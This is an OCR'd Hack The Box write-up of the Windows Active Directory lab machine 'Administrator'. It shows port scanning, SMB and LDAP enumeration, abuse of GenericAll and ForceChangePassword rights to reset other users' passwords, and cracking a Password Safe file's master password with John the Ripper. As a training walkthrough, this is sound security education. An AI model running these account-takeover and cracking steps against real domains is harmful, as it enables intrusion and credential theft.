
Administrator - HTB

Initial Access

```
nmap -p- -sC -sV -vv -T4 -oA administrator 10.129.56.246
```




```
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-10-19 11:11:43Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56230/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
60303/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
60308/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
60311/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
60328/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
60361/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
```

This is a assumed breach scenario, so we have the following credentials

```
olivia:ichliebedich
```

Enumerating SMB

```
nxc smb 10.129.56.246
```




```
┌──(kali㉿kali)-[~/htb/ad/administrator/administrator-scans]
└─$ nxc smb 10.129.56.246
SMB         10.129.56.246   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (S
MBv1:False)
```

Adding the hostname to the `/etc/hosts` file

```
echo '10.129.56.246 administrator.htb' | sudo tee -a /etc/hosts
```

Enumerating Shares


```
nxc smb 10.129.56.246 -u olivia -p ichliebedich --shares
```



```
[+] administrator.htb\olivia:ichliebedich
[*] Enumerated shares
Share           Permissions     Remark
-----           -----------     ------
ADMIN$                          Remote Admin
C$                              Default share
IPC$            READ            Remote IPC
NETLOGON        READ            Logon server share
SYSVOL          READ            Logon server share
```

Enumerating Users

```
nxc smb 10.129.56.246 -u olivia -p ichliebedich --users
```




```
-Username-                    -Last PW Set-       -BadPW- -Description-
Administrator                 2024-10-22 18:59:36 0       Built-in account for administering t

Guest                         <never>             0       Built-in account for guest access to

krbtgt                        2024-10-04 19:53:28 0       Key Distribution Center Service Acco

olivia                        2024-10-06 01:22:48 0
michael                       2024-10-06 01:33:37 0
benjamin                      2024-10-06 01:34:56 0
emily                         2024-10-30 23:40:02 0
ethan                         2024-10-12 20:52:14 0
alexander                     2024-10-31 00:18:04 0
emma                          2024-10-31 00:18:35 0
[*] Enumerated 10 local users: ADMINISTRATOR
```

```
Administrator
Guest
krbtgt
DC$
olivia
michael
benjamin
emily
ethan
alexander
emma
```

Collecting Bloodhound data

```
nxc ldap administrator.htb -u olivia -p ichliebedich --bloodhound -c all --dns-server 10.129.56.246
```




```
LDAP         10.129.56.246   389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
LDAP         10.129.56.246   389    DC               [+] administrator.htb\olivia:ichliebedich
LDAP         10.129.56.246   389    DC               Resolved collection methods: localadmin, psremote, container, trusts, group, session, acl, rdp, dcom, objectprops
[05:09:24] ERROR    Unhandled exception in computer dc.administrator.htb processing: The NETBIOS connection with the remote host timed out.
LDAP         10.129.56.246   389    DC               Done in 00M 37S
LDAP         10.129.56.246   389    DC               Compressing output into /home/kali/.nxc/logs/DC_10.129.56.246_2025-10-19_050847_bloodhound.zip

┌──(kali㉿kali)-[~/htb/ad/administrator/administrator-bloodhound]
└─$ ls
DC_10.129.56.246_2025-10-19_050847_bloodhound.zip

┌──(kali㉿kali)-[~/htb/ad/administrator/administrator-bloodhound]
└─$ 
```


Foothold

GenericAll - ForceChangePassword

The user `olivia` has `GenericAll` rights on the user `michael`




```
net rpc password "michael" "Password123#" -U
"administrator.htb"/"olivia"%"ichliebedich" -S "10.129.56.246"
```



```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ net rpc password "michael" "Password123#" -U "administrator.htb"/"olivia"%"ichliebedich" -S "10.129.56.246"

┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ nxc smb administrator.htb -u michael -p Password123#
SMB         10.129.56.246   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrat
SMBv1:False)
SMB         10.129.56.246   445    DC               [+] administrator.htb\michael:Password123#

┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ 
```


ForceChangePassword

The user `michael` has the capability to change the user `benjamin's` password without knowing that user's current password.




```
net rpc password "benjamin" "Password123#" -U
```

```
"administrator.htb"/"michael"%"Password123#" -S "10.129.56.246"
```



```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ net rpc password "benjamin" "Password123#" -U "administrator.htb"/"michael"%"Password123#" -S "10.129.56.246"

┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ nxc smb administrator.htb -u benjamin -p Password123#
SMB         10.129.56.246   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:adminis
SMBv1:False)
SMB         10.129.56.246   445    DC               [+] administrator.htb\benjamin:Password123#
```


We see that the user `benjamin` is part of the `Share Moderators` group


BENJAMIN@ADMINISTRATOR.HTB
nberOf
SHARE MODERATORS@ADMINISTRATOR.HTB

Enumerating FTP

Using the credentials of the user `benjamin`

```
ftp 10.129.56.246
```



```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ ftp 10.129.56.246
Connected to 10.129.56.246.
220 Microsoft FTP Service
Name (10.129.56.246:kali): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||50265|)
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||50267|)
125 Data connection already open; Transfer starting.
100% |************************************************************
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (6.46 KiB/s)
ftp> exit
221 Goodbye.
```

We have a file `Backup.psafe3` and we downloaded it on to our attack machine.


psafe3 files

psafe3 files mostly belong to Password Safe and they are encrypted

- These files store password data in a encrypted database format


Cracking the passphrase of the password safe file

```
pwsafe2john Backup.psafe3 > Backup-psafe3.dump
```



```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ pwsafe2john Backup.psafe3 > Backup-psafe3.dump
```


```
john Backup-psafe3.dump --wordlist=/usr/share/wordlist/rockyou.txt
```



```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ john Backup-psafe3.dump --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 128/128 AVX 4x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromucho     (Backu)
1g 0:00:00:00 DONE (2025-10-19 05:44) 2.777g/s 17066p/s 17066c/s 17066C/s newzealand..iheartyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Opening the password safe file

```
pwsafe Backup.psafe3
```




Password Database: Backup.psafe3

Master Password: tekieromucho

☐ Open as read-only

